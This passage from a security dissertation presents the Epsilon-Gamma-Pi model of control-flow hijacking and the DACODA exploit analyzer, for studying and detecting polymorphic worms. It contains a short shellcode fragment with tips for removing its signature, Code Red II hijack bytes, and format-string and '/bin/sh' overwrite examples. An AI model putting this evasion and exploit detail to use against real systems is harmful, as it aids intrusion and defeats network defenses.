


Figure 3.2: **The Epsilon-Gamma-Pi Model for Control Data Exploits**

```
...
add eax,02de7c29dh        ; 059dc2e702
add eax,014b05fd8h        ; 05d85fb014
push eax                  ; 50
add eax,06e7828dah        ; 05da28786e
call esp                  ; ffd4
```

The 2-byte signature is due to the "CALL ESP" at the end as well as the sequence, "PUSH EAX, ADD EAX...". These could be trivially removed respectively by making the last 32-bit value pushed onto the stack a register spring to ESP to use a "RET" instead of "CALL ESP", and by using different registers with a variety of predictable 8-, 16-, and 32-bit operations, leaving no byte string signature at all.

3.3 The Epsilon-Gamma-Pi Model

Figure 4.1 summarizes the new Epsilon-Gamma-Pi model we propose to help understand control data attacks and the polymorphism that is possible for such exploits. This model encompasses all control data attacks, not just buffer overfbws. By separating the attack into ϵ, γ, and π we

Table 3.4: **Characteristics of the Projections**

	ϵ	γ	π
Typical Range	**Exploit vector**	**Bogus control data**	**Attack payload code**
Relationship to Bogus Control Transfer	**Before**	**During**	**After**
Possible Polymorphic Techniques	**Limited by the system**	**Register spring or NOP sled**	**Numerous**
Example Detection Techniques	**Shield, DACODA**	**Minos, Buttercup**	**Network IDS**

can be precise in describing exactly what we mean by polymorphism in this context and be precise about what physical data is actually meant by terms like “payload” and “bogus control data”. As a motivating example, consider the “bogus control data” of Code Red II. When we say “bogus control data” do we mean the actual bogus SEH pointer 0x7801cbd3 stored in little endian format within the Pentium processor’s memory as “0xd3 0xcb 0x01 0x78”, or do we mean the UNICODE-encoded network traffic “0x25 0x75 0x63 0x62 0x64 0x33 0x25 0x75 0x37 0x38 0x30 0x31”? By viewing control data attacks as projections we can avoid such confusions.

The Epsilon-Gamma-Pi model is based on projecting bytes from the network packets the attacker sends onto the attack trace (the trace of control flow for the system being attacked). A byte of network traffic can affect the attack trace by being mapped into data which is used for conditional control flow decisions (typical of ϵ), being mapped onto control data which directly hijacks the control flow trace and diverts it to someplace else (typical of γ), or being mapped into executable code which is run (typical of π). Note also that these projections may not be simple transpositions, but may also involve operations on data such as UNICODE decodings. The *row space* of a projection is the set of bytes of the network traffic that actually are projected onto the attack trace by that projection and therefore affect the trace. Conversely, the *null space* of a projection is that set of bytes for which the projection has no effect on the attack trace, or in other words the bytes that do not matter for that projection. The range of the projection is the set of physical data within the processor that is used to modify the attack trace somehow because of that projection. The projection is chosen by the attacker but limited by the protocols and implementation of the system being attacked.

The projection ϵ is a function which maps bytes from the network packets onto the attack trace before the bogus control flow transfer occurs. The projection captured by Minos is γ, which

maps the part of the network traffic containing the bogus control data onto the actual physical control data that is used for the bogus control flow transfer. Executable payload code and the data it uses would be mapped by π from the network packets to the code that is run, the distinction from ϵ being that these bytes only matter after the bogus control transfer has occurred.

3.3.1 Epsilon (ϵ) = Exploit

The attacker has much less control over ϵ than the system being attacked does, because this mapping is the initial requests that the attacker must make before the control data attack can occur. For example, the "GET" part of the Code Red II exploit causes the vulnerable server to follow the trace of a GET request rather than the trace of a POST request or the trace of an error stating that the request is malformed. The row space of ϵ is all of the parts of the network packets that have some predicate required of them for the bogus control flow transfer to occur. The null space of ϵ is those parts of the network traffic which can be arbitrarily modified without changing the attack trace leading up to the bogus control flow transfer. The physical data, after it is processed and operated on, which is used in actual control flow decisions constitutes the range of ϵ. We will defer a quantitative characterization of ϵ and the degree of polymorphism available to an attacker for ϵ to future work where we will use an automated tool named DACODA.

3.3.2 Gamma (γ) = Bogus Control Data

For Code Red II γ would be the projection which maps the UNICODE encoded network traffic "0x25 0x75 0x63 0x62 0x64 0x33 0x25 0x75 0x37 0x38 0x30 0x31" onto the bogus SEH pointer 0x7801cbd3. Note that γ captures both the UNICODE encoding and the fact that the Pentium architecture is little endian.

For a format string control data attack, where typically an arbitrary bogus control data value is built by adding size specifiers and then written to an arbitrary location, γ captures the conversion of a format string such as "%123d%123d%123d%n" into the integer 369. Note that the characters "%", "d", and "n" are also projected by ϵ.

3.3.3 Pi (π) = Payload

Typically control data attacks will execute an arbitrary machine code payload after control flow is hijacked, so the range of π is the arbitrary machine code that is executed and the data it uses. Alternatively, in a return-into-libc attack [108] the range of π may contain the bogus stack frames. The row space of π is the bytes of network traffic that are used for either payload code or data after the bogus control flow transfer takes place. For the Code Red II example a portion of the row space of π is UNICODE encoded and another portion is not, but the long string "XXXXXXXXXX...XXXX" is in the null space of π because it has no effect on the attack trace after the bogus control flow transfer occurs.

3.3.4 On Row Spaces and Ranges

There is no reason why the row spaces of ϵ, γ, and π need be disjoint sets. Using our Code Red II example the network traffic "0x25 0x75 0x63 0x62 0x64 0x33 0x25 0x75 0x37 0x38 0x30 0x31" is in the intersection of the row space of γ and the row space of π. Placement of these bytes in the row space of ϵ is a more subtle concept. Changing these bytes to "0x58 0x58 0x58 0x58 0x58 0x58 0x58 0x58 0x58 0x58 0x58 0x58" (or "XXXXXXXX") will still cause the bogus control flow transfer to occur, but changing them to "0x25, 0x75, 0x75, 0x75, 0x75, 0x25, 0x75, 0x75, 0x75, 0x75, 0x75" (or "%uuuuu%uuuuu") will probably return a malformed UNICODE encoding error, so really these bytes are also in the row space of ϵ. The ranges of the three projections may overlap as well.

In [18] the idea of automatically generating a white worm to chase a black worm and fix any damage done to infected hosts was explored. Legal and ethical issues aside, generating a new worm with a new payload reliably and consistently is the ultimate demonstration that any particular worm analysis technique is effective. To attach the white worm payload to the exploit vector in [18] the assumption was made that the payload code is concatenated to the exploit vector, an assumption based on the simple model of buffer overflow exploits. This functionality was demonstrated on Slammer, a very simple worm. A major problem with assuming that the executable payload code (the row space of π) and the exploit vector (the row space of ϵ) are disjoint sets of bytes and do not overlap is that arbitrary code from the black worm can be left behind in the white worm. The hook

part of the payload for Code Red II is also part of the exploit vector, so using the simple heuristic algorithm in [18] will leave part of the payload of the black worm in the white worm. This example illustrates why treating ϵ, γ, and π as projections is important.

3.3.5 Polymorphism in the Epsilon-Gamma-Pi Model

These abstractions adapt easily to polymorphic worms, which is the main motivating factor for the Epsilon-Gamma-Pi model. A polymorphic worm would want to change these projections so that knowledge about the attack trace on a machine that is attacked (the ranges of ϵ, γ, and π) could not be used to characterize the worm's network packets (the row spaces of ϵ, γ, and π). Such a characterization would allow for the worm to be identified as it moved over the network. As such, the attacker needs to change these projections every time the worm infects a new host or somehow prevent a worm detection system from satisfactorily characterizing them. Here we will consider only polymorphism with respect to signature-based detection.

The most simple projection to make polymorphic is π. At the end of Section 3.2 we showed that the signature of π can be as small as 2 bytes, or even be totally removed. In general, π is more favorable to the attacker because the range of π (the possible things the attack might do once control flow has been hijacked) is a very large set.

A better approach to detecting polymorphic worms is to characterize γ. Buttercup [113] is a technique based on γ which can detect worms in Internet traffic with a very low false positive rate. The basic idea is to look for the bogus control data the worm uses in the network traffic. For format string exploits a great deal of polymorphism is available in γ because the arbitrary value written is a sum of many integers, so the attacker could, for instance, replace "%100d%100d%100d" with "%30f%20x%250u". Because of register springing γ can be polymorphic for non-format-string exploits as well but this is limited to the number of occurrences of jumps or calls to the appropriate register that are mapped into the address space of the vulnerable program, or the size of the NOP sled. This allows only a moderate degree of polymorphism, but enough to warrant looking further.

An even more fertile place to find characterizations of worms is ϵ. There are certain characteristics of the worm network traffic that must be present in order for the bogus control flow transfer to occur. For example the LSASS exploit must have "\PIPE\lsarpc" and a particular field

of a logged record that is too long for the buffer overflow to occur. Shield [163] is based on this idea. Shields are characterizations of the vulnerability such that requests that meet that characterization can be assumed to be attacks and dropped. Shields can only be applied to known vulnerabilities, but automated analysis of a zero day worm could yield a similar characterization of ϵ that would be exploit-specific.

Control flow hijacking does not always occur at the machine level and therefore might be missed by Minos. Higher level languages such as Perl and PHP can also confuse data from an attacker for code, as occurred recently in the Santy worm, but this model and these basic ideas still apply. The only difference is that the range of π would be, for example, Perl code interpreted by the Perl interpreter and not Pentium machine code, and γ would apply to higher level commands rather than control data. As pointed out in [112], Perl already has a mechanism similar to Minos or TaintCheck.

3.4 Related Work

There are several large honeypot projects such as Honeynet [144] or the Eurecom honeypot project [1]. These projects have a much wider scope and can therefore report more accurately on global trends. Minos honeypots were designed for automated analysis of zero-day worm exploits and the focus is on a very detailed analysis of the exploit itself. Another benefit of the Minos approach is that Minos only raises alerts when there is an actual attack. Simpler honeypot approaches assume, for example, that any outgoing traffic signals an infection which will create false positives if the honeypot joins peer-to-peer networks. Also, a different paradigm of worms called contagion worms was considered in [145] that propagate over natural communication patterns and create no unsolicited connections. Minos can detect such worms, assuming the worm is based on a control data exploit, while passive honeypots cannot.

Two projects very similar to the Minos architecture were developed concurrently and independently. Dynamic information flow tracking [148] is also based on hardware tag bits, while TaintCheck [112] is based on dynamic binary rewriting.

Automatic detection of zero day worms paired with automated analysis and response is a budding research area. A scheme for automatic worm detection and patch generation was introduced

in [137]. Buffer overflow detection in this scheme is based on simple return pointer protection that reports the offending function and buffer, and patching is accomplished by relocating the buffer and sandboxing it. Honeystat [44] uses memory, network, and disk events to detect worms, where memory events are also based on simple return pointer protection. Minos catches a broader range of control data attacks and does not modify the address space of the vulnerable process so a more precise analysis is possible.

Chapter 4

DACODA (ϵ)

4.1 About DACODA

Vulnerabilities that allow worms to hijack the control flow of each host that they spread to are typically discovered months before the worm outbreak, but are also typically discovered by third party researchers. A determined attacker could discover vulnerabilities as easily and create zero-day worms for vulnerabilities unknown to network defenses. It is important for an analysis tool to be able to generalize from a new exploit observed and derive protection for the vulnerability.

Many researchers have observed that certain predicates of the exploit vector must be present for the exploit to work and that therefore these predicates place a limit on the amount of polymorphism and metamorphism available to the attacker. We formalize this idea and subject it to quantitative analysis with a symbolic execution tool called DACODA. Using DACODA we provide an empirical analysis of 14 exploits (seven of them actual worms or attacks from the Internet, caught by Minos with no prior knowledge of the vulnerabilities and no false positives observed over a period of six months) for four operating systems. In addition to the Epsilon-Gamma-Pi model this chapter proposed the *PD-Requires-Provides* model, a requires-provides model for physical data that can help to understand metamorphism of ϵ.

Evaluation of our results in the light of these two models leads us to conclude that 1) single contiguous byte string signatures are not effective for content filtering, and token-based byte string signatures composed of smaller substrings are only semantically rich enough to be effective for content filtering if the vulnerability lies in a part of a protocol that is not commonly used, and

that 2) practical exploit analysis must account for multiple processes, multithreading, and kernel processing of network data necessitating a focus on primitives instead of vulnerabilities.

4.2 Introduction

Zero-day worms that exploit unknown vulnerabilities are a very real threat. Typically vulnerabilities are discovered by "white hat" hackers using fuzz testing [101, 102], reverse engineering, or source code analysis and then the software vendors are notified. The same techniques for discovering these vulnerabilities could be as easily employed by "black hat" hackers, especially now that computer criminals are increasingly seeking profit rather than mischief. None of the 14 exploits analyzed in this chapter are for vulnerabilities discovered by the vendors of the software being attacked. A vulnerability gives the attacker an important primitive (a *primitive* is an ability the attacker has, such as the ability to write an arbitrary value to an arbitrary location in a process' address space), and then the attacker can build different exploits using this primitive.

The host contains information about the vulnerability and primitive that cannot be determined from network traffic alone. It is impossible to generalize how the attack might morph in the future without this information. In order to respond effectively during an incipient worm outbreak, an automated analysis tool must be able to generalize one instance of an exploit and derive protection for the exploited vulnerability, since a worm can build multiple exploits for the same vulnerability from primitives.

4.2.1 The Need to Be Vulnerability-Specific

If a honeypot or network technology generated an exploit-specific signature for every exploit, the worm author could trivially subvert content filtering by generating a new exploit for each infection attempt. One approach to ameliorate this is to compare multiple exploits and find common substrings. This can be done in the network [140, 72] or from TCP dumps of different honeypots [83]. Our results in Section 4.5 show that contiguous byte string signatures are not semantically rich enough for effective content filtering of polymorphic and metamorphic worms. The same conclusion was reached by Newsome et. al. [111], in which three new kinds of byte-string signatures were proposed that are sets composed of tokens (substrings). For

more information see Section 4.2.3. In this chapter we generate these tokens for 14 remote exploits using DACODA and conclude that even token-based byte strings are only semantically rich enough to distinguish between worms and valid traffic if the worm exploits a vulnerability that is not found in a commonly used part of a protocol. For example, the signature token "`\x0d\nTransfer-Encoding:\x20chunked\x0d\n\x0d\n`" would have stopped the Scalper worm but also would have dropped valid traffic if valid traffic commonly used chunked encodings. This is the only token for this particular exploit that distinguishes it from ordinary HTTP traffic.

4.2.2 DACODA: The Da*vis Mal*cod*e* A*nalyzer*

Complicating the problem of deriving the vulnerability from a single exploit is the fact that many exploits can involve more than one network connection, multiple processes, multithreading, and a significant amount of processing of network data in the kernel. Such experiences with real exploits have motivated us to develop two different models in order to be more perspicuous in discussing polymorphism and metamorphism: the *Epsilon-Gamma-Pi (ϵ, γ, π)* model [41] for control flow hijacking attacks and the *PD-Requires-Provides* model for exploits. Both of these models take a "from-the-architecture-up" view of the system in which context switches and interprocess communication are simply physical transfers of data in registers and memory.

We have developed a tool called DACODA that analyzes attacks using full-system symbolic execution [73] on every machine instruction. In this chapter, we use DACODA for a detailed, quantitative analysis of 14 real exploits. DACODA tracks data from the attacker's network packets to the hijacking of control flow and discovers strong, explicit equality predicates about the exploit vector; *strong, explicit equality predicates* are predicates that show equality between labeled data and an integer that are due to an explicit equality check by the protocol implementation on the attacked machine using a comparison instruction followed by a conditional instruction (typically a conditional jump). Using Minos as an oracle for catching attacks, DACODA honeypots have been analyzing attacks exploiting vulnerabilities unknown to Minos or DACODA with zero observed false positives for the past six months. More details on DACODA's operation are in Section 4.4.

4.2.3 Related Work

The details of the Epsilon-Gamma-Pi model are in Chapter 3 and will be summarized in Section 4.3. For categorizing related work in this section we will only state here that, in simple terms, ϵ maps the exploit vector from the attacker's network packets onto the trace of the machine being attacked before control flow hijacking occurs, γ maps the bogus control data used for hijacking control flow (such as the bogus return pointer in a stack-based buffer overflow attack), and π maps the payload executed after control flow has been hijacked.

Vulnerability Specificity

Vigilante [31, 32] captures worms with a mechanism similar to Minos, but based on binary rewriting of a single process, and uses dynamic data flow analysis to generate a vulnerability signature. The basic idea proposed in Costa et al. [31] is to replay the execution with an increasingly larger suffix of the log and check for the error condition. Binary rewriting of a single process does not capture interprocess communication, inter-thread communication, or any data processing that occurs in kernel space. It also modifies the address space of the process being analyzed, which has the potential of breaking the exploit in its early stages [10]. DACODA is a full-system implementation and does not modify the system being analyzed. Another important distinction of DACODA is that, because it is based on the Epsilon-Gamma-Pi model, DACODA's symbolic execution helps distinguish between what data looks like on the network and what it looks like at various stages of processing on the host. Encodings such as UNICODE encodings or string to integer conversion cannot be captured by simply comparing I/O logs to TCP dumps.

TaintCheck [112] is also based on binary rewriting of a single process and proposed dynamic slicing techniques as future work to generate vulnerability-specific signatures. DACODA is based on symbolic execution of every machine instruction in the entire system. For RIFLE [155] an Itanium architecture simulator was augmented with data flow analysis capabilities similar to DACODA, without predicate discovery, but the aim was to enforce confidentiality policies while DACODA's aim is to analyze worm exploits.

Newsome et. al. [111] proposed three types of signatures based on tokens. These tokens can be ordered or associated with scores. Polygraph, unlike EarlyBird [140], Autograph [72], or

Honeycomb [83], does not automatically capture worms but instead relies on a flow classifier to sort worm traffic from benign traffic with reasonable accuracy. The invariant bytes used for tokens were typically from either protocol framing (ϵ) or the bogus control data (γ). It was suggested that the combination of these could produce a signature with a good false positive and false negative rate. Protocol framing describes a valid part of a protocol, such as "`HTTP GET`" in HTTP. Also, γ permits too much polymorphism according to our analysis of exploits caught by Minos honeypots [41], due to register springs.

Register springs are a technique whereby the bogus function pointer or return pointer overwritten by a buffer overflow points to an instruction in a library (or the static program) that is a jump or call to a register pointing into the buffer containing π. Newsome et. al. [111] correctly states that for register springs to be stable the address must be common across multiple Windows versions and cites Code Red as an example, but Code Red and Code Red II used an address which was only effective for Windows 2000 with Service Pack 1 or no service packs (the instruction at 0x7801cbd3 disassembles to "`CALL EBX`" only for msvcrt.dll version 6.10.8637 [121]). Even with this limitation Code Red and Code Red II were successful by worm standards, so the hundreds or sometimes thousands of possible register springs typical of Windows exploits cannot be ignored.

One current limitation of DACODA is performance. Our Bochs-based implementation of DACODA achieves on the order of hundreds of thousands of instructions per second on a 3.0 GHz Pentium 4 with an 800 MHz front side bus. Memory bandwidth is the limiting factor, and DACODA barely achieves good enough performance to be infected by a worm on a 2.8 GHz Pentium 4 with a 533 MHz front side bus. All that really is required to detect the attack is Minos, which would have virtually no overhead in a hardware implementation and could possibly have performance within an order of magnitude of native execution if implemented on a higher performance emulator such as QEMU [179]. After Minos detected an attack DACODA could be invoked by replaying either the TCP traffic [65, 66] or the entire attack trace [51].

Modeling Polymorphism

Ideas similar to our PD-Requires-Provides model for exploit polymorphism and metamorphism are presented in Rubin et. al. [126, 127]. The PD-Requires-Provides model is at a much lower level of abstraction. Rubin et. al. [126, 127] do not distinguish between what the exploit looks

like on the network and what it looks like when it is processed on the host, as our Epsilon-Gamma-Pi model does. These works were also intended for generating exploits based on known vulnerabilities and not for analyzing zero-day exploits to derive protection for unknown vulnerabilities. A more recent work [170] generates vulnerability-specific signatures for unknown exploits but requires a detailed specification of the protocol that the exploit uses (such as SMB or HTTP). DACODA needs no specification because of symbolic execution, at the cost of not having a full specification against which to model check signatures.

In Dreger et. al. [49] host-based context was used to enhance the accuracy of network-based intrusion detection but this was done from within the Apache HTTP server application. Ptacek and Newsham [119] cover some of the same ideas as we do but within the context of network evasion of network intrusion detection systems. Christodorescu and Jha [25] looked at polymorphism of viruses with examples from real viruses, but polymorphic virus detection and polymorphic worm detection are two different problems; a worm needs to be able to hijack control flow of remote hosts because worms use the network as their main medium of infection.

Polymorphic Worm Detection

Many researchers have studied polymorphic techniques and detection mechanisms in π [26, 115, 151, 3, 82, 86, 22]. Several of the mechanisms which have been proposed are based on the existence of a NOP sled which simply is not applicable to Windows exploits, nearly all of which use register springs [41]. The executable code itself could be made polymorphic and metamorphic with respect to probably any signature scheme if we are to consider the relatively long history of polymorphic computer viruses [149]. Other works have focused exclusively on γ [113] which can be polymorphic because there are usually hundreds or even thousands of different register springs an attacker might use [41]. We have argued in Chapter 3 that π and γ permit too much polymorphism, motivating a closer look at ϵ instead. The focus of this chapter is on polymorphism and metamorphism of ϵ. Other papers have focused on ϵ [111, 31, 163, 126, 127, 170], all of which have already been discussed in this section except for Shield [163]. Shields are a host-based solution which are an alternative to patches. They are vulnerability-specific but only for known vulnerabilities.

Our Main Contributions

The main distinction of our work is that we focus on unknown vulnerabilities and use models based on our experience with analyzing 14 real exploits to give a detailed and quantitative analysis of polymorphism and metamorphism for the exploit vector mapped by ϵ. Our main contributions are 1) a tool for whole-system symbolic execution of remote exploits, 2) quantitative data on the amount of polymorphism available in ϵ for 14 actual exploits, which also shows the importance of whole-system analysis, and 3) a model for understanding polymorphism and metamorphism of ϵ. Actual generation of vulnerability-specific signatures with low false positive and false negative rates is left for future work.

4.2.4 Structure of the Chapter

The rest of the chapter is structured as follows. Section 4.3 summarizes the Epsilon-Gamma-Pi model for control flow hijacking attacks, followed by Section 4.4, which details how DACODA generated the results from analyzing real exploits that are in Section 4.5. The PD-Requires-Provides model is described in Section 4.6 to help understand polymorphism and metamorphism. After discussing future work in Section 4.7, we give our conclusions about byte string signature schemes and host-based semantic analysis.

4.3 The Epsilon-Gamma-Pi Model

The Epsilon-Gamma-Pi model was detailed in Chapter 3, but a few details are worth repeating in the context of the current chapter. Most importantly, it is a model of control flow hijacking attacks based on projecting the attacker's network packets onto the trace of the machine being attacked. The *row space of a projection* is the *network data* that is relevant to that projection, while the *range of a projection* is the physical data *used by the attacked machine for control flow decisions*. The Epsilon-Gamma-Pi model can avoid confusion when, for example, the row space of γ for Code Red II is UNICODE encoded as "`0x25 0x75 0x62 0x63 0x64 0x33 0x25 0x75 0x37 0x38 0x30 0x31`" coming over the network but stored in little-endian format in the range of γ as the actual bogus Structured Exception Handling (SEH) pointer "`0xd3 0xcb 0x01 0x78`". These encodings of 0x7801cbd3 are captured by γ.




Figure 4.1: **The Epsilon-Gamma-Pi Model.**

The mappings of a particular exploit are chosen by the attacker but constrained by the protocol as implemented on the attacked machine. A single projection is specific to an exploit, not to a vulnerability. A vulnerability can be thought of as a set of projections for ϵ that will lead to control flow hijacking, but the term vulnerability may be too subjective to define formally. Sometimes vulnerabilities are a combination of program errors, such as the ASN.1 Library Length Heap Overflow vulnerability [181, bid 9633] which was a combination of two different integer overflows. We can say that a system is vulnerable to a remote control flow hijacking attack if there exists any combination of IP packets that cause bogus control flow transfer to occur.

The projection ϵ maps network data onto control flow decisions before control flow hijacking takes place, while γ maps the bogus control data itself during control flow hijacking and π typically maps the attacker's payload code that is directly executed after control flow is hijacked. In simple terms, ϵ maps the exploit vector, γ maps the bogus control data, and π maps the payload code as illustrated by Figure 4.1.

4.3.1 Polymorphism and Metamorphism

The Epsilon-Gamma-Pi model also provides useful abstractions for understanding polymorphism and metamorphism. Worm signature generation with any particular technique can be seen as a characterization of one or more of the three mappings possibly combined with information about the attack trace on the infected host. Polymorphism and metamorphism seek to prevent this characterization from enabling the worm defense to distinguish the worm from other traffic as it moves over the network. In the extreme the attacker must, for different infections, change these three mappings and the attack trace on the infected machine enough so that knowledge about the attack trace and characterizations of the three mappings cannot permit identification of the worm with a low enough error rate to stop the worm from attaining its objective. In practice, however, the benefit of surprise goes to the attacker, and polymorphism and metamorphism will be with respect to some specific detection mechanism that has actually been deployed. Polymorphism changes bytes in the row spaces of the three projections without changing the mappings, while metamorphism uses different mappings each time. Unless otherwise stated, in this chapter a signature is a set of byte strings (possibly ordered) that identify the worm, and polymorphism and metamorphism are with respect to this set of strings. The Epsilon-Gamma-Pi model is more general than byte string signatures, however. One of the main results of this chapter is that simple byte string matching, even for sets of small strings or regular expressions, can be inadequate for worm content filtering for realistic vulnerabilities.

4.3.2 Motivation for the Model

The Epsilon-Gamma-Pi model is general enough to handle realistic attacks that do not follow the usual procession of opening a TCP connection, adhering to some protocol through the exploit vector phase until control flow is hijacked, and then executing the payload in the thread that was exploited. IP packets in the Epsilon-Gamma-Pi model and in the DACODA implementation are raw data subject to interpretation by the host, since “information only has meaning in that it is subject to interpretation” [29], a fact that is at the heart of understanding viruses and worms. An attacker might use an arbitrary write primitive in one thread to hijack the control flow of another, or hijack the control flow of the thread of a legitimate user.

Using symbolic execution, DACODA is able to discover strong, explicit equality predicates about ϵ. Specifically, DACODA discovers the mapping ϵ and also can use control flow decisions predicated explicitly on values from the range of ϵ to discover predicates about the bytes of network traffic from which the values were projected (the row space of ϵ). These predicates can be used for signature generation, but in this chapter we use DACODA to characterize ϵ quantitatively for a wide variety of exploits. This quantitative analysis plus our experiences with analyzing actual exploit vectors serve as a guide towards future work in this area.

For all three projections, DACODA tracks the data flow of individual bytes from the network packets to any point of interest. Thus it also is helpful in answering queries about where the payload code comes from or how the bogus control data is encoded within the network traffic.

4.3.3 The Need for an Oracle

To distinguish ϵ, γ, and π, and also to provide the analysis in a timely manner, DACODA needs an oracle to raise an alert when bogus control flow transfer has occurred. For the current implementation we use Minos as an oracle to catch low-level control data attacks. Minos is basically based on taintchecking to detect when data from the network is used as control data. Thus it does not catch attacks that hijack control flow at a higher level abstraction than low-level execution, such as the Santy worm or the attacks described in Chen et. al. [21], but DACODA is equally applicable to any control flow hijacking attack. For example, in an attack where the filename of a file to be executed, such as "`/usr/bin/counterscript`", is overwritten with "`/bin/sh`" then executed yielding a shell, ϵ would map the exploit vector leading to the overwrite, γ would map the string "`/bin/sh`", and π would map the commands executed once the shell was obtained. Minos will not catch this attack but DACODA will still provide an analysis given the proper oracle. Any worm that spreads from host to host must hijack control flow of each host at one level of abstraction or another.

4.4 How DACODA Works

DACODA, like Minos, is emulated in a full-system Pentium environment based on the Bochs emulator [172]. When a network packet is read from the Ethernet device every byte of the

Explanation	**C++-like Pseudo-code**
MakeNewQuadMem() is used for reading four bytes of memory and making a QuadExpression from them, unless we find that the memory word already contains a QuadExpression.	Expression *MakeNewQuadMem(Addr) FirstByte = ReadMemByteExpr(Addr); if (FirstByte→IsAQuadExpr()) return FirstByte; else return new QuadExpr(ReadMemByteExpr(Addr + 0) , ReadMemByteExpr(Addr + 1) , ReadMemByteExpr(Addr + 2) , ReadMemByteExpr(Addr + 3));
MakeNewQuadRegister() is the same as MakeNewQuadMem() but for 32-bit register reads.	Expression *MakeNewQuadRegister(Index) FirstByte = ReadRegisterByteExpr(Index, 0); if (FirstByte→IsAQuadExpr()) return FirstByte; else return new QuadExpr(ReadRegisterByteExpr(Index, 0) , ReadRegisterByteExpr(Index, 1) , ReadRegisterByteExpr(Index, 2) , ReadRegisterByteExpr(Index, 3));
WriteQuadMem() stores a QuadExpression in a way that MakeNewQuadMem() can find it.	void WriteQuadMem(Addr, Expr) WriteMemByteExpr(Addr + 0, Expr); WriteMemByteExpr(Addr + 1, NULL); WriteMemByteExpr(Addr + 2, NULL); WriteMemByteExpr(Addr + 3, NULL);
WriteQuadRegister() is the same as WriteQuadMem() but for 32-bit register writes.	void WriteQuadRegister(Index, Expr) WriteRegisterByteExpr(Index, 0, Expr); WriteRegisterByteExpr(Index, 1, NULL); WriteRegisterByteExpr(Index, 2, NULL); WriteRegisterByteExpr(Index, 3, NULL);
MakeNewQuadConstant() simply uses bit masks and shifts to split the 32-bit constant into 4 8-bit constants.	Expression *MakeNewQuadConstant(0xAABBCCDD) return new QuadExpression(new Constant(0xAA) , new Constant(0xBB) , new Constant(0xCC) , new Constant(0xDD));

Table 4.1: **How QuadExpressions are Handled.**

Explanation	Assembly Example	What DACODA Does in C++-like Pseudo-code

Moves from register to memory, memory to register, or register to register just copy the expressions for the bytes moved. The same applies to PUSHes and POPs.	mov edx,[ECX]
	
	mov al,bh
	
	mov [EBP+10],cl
		WriteRegisterByteExpr(INDEXOFEDX, 0, ReadMemByteExpr(ecx+0));
		WriteRegisterByteExpr(INDEXOFEDX, 1, ReadMemByteExpr(ecx+1));
		WriteRegisterByteExpr(INDEXOFEDX, 2, ReadMemByteExpr(ecx+2));
		WriteRegisterByteExpr(INDEXOFEDX, 3, ReadMemByteExpr(ecx+3));
		
		WriteRegisterByteExpr(INDEXOFEAX, 0,
		ReadRegisterByteExpr(INDEXOFEBX, 1));
		
		WriteMemByteExpr(ebp+10, ReadRegisterByteExpr(INDEXOFECX, 0));

8- and 16-bit lookups carry their addresses with them. Without this the 0x7801cbd3 bogus SEH pointer of Code Red II would have no expression.	mov dx,[ECX]	DoubleExprFromMem = MakeNewDoubleMem(ecx); AddrResolved = MakeNewDoubleRegister(INDEXOFECX); ExprForDX = new Lookup(AddrResolved, DoubleExprFromMem); WriteDoubleRegister(INDEXOFEDX, ExprForDX);
Jumps or calls to addresses that have non-NULL expressions imply an equality predicate on that expression; needed for Slammer.	mov edx,[EBP+fffffbf4] jmp [42cfa23b+EDX<<2]	ExprForEDX = MakeNewQuadMem(ebp+0xfffffbf4); WriteQuadRegister(INDEXOFEDX, ExprForEDX); AddrResolved = new Operation("ADD", MakeNewQuadConstant(0x42cfa23b), new Operation("SHR", MakeNewQuadRegister(INDEXOFEDX), new Constant(2))); AddToListOfKnownPredicates("EQUAL", AddrResolved, MakeNewQuadConstant(0x42cfa23b+edx<<2));

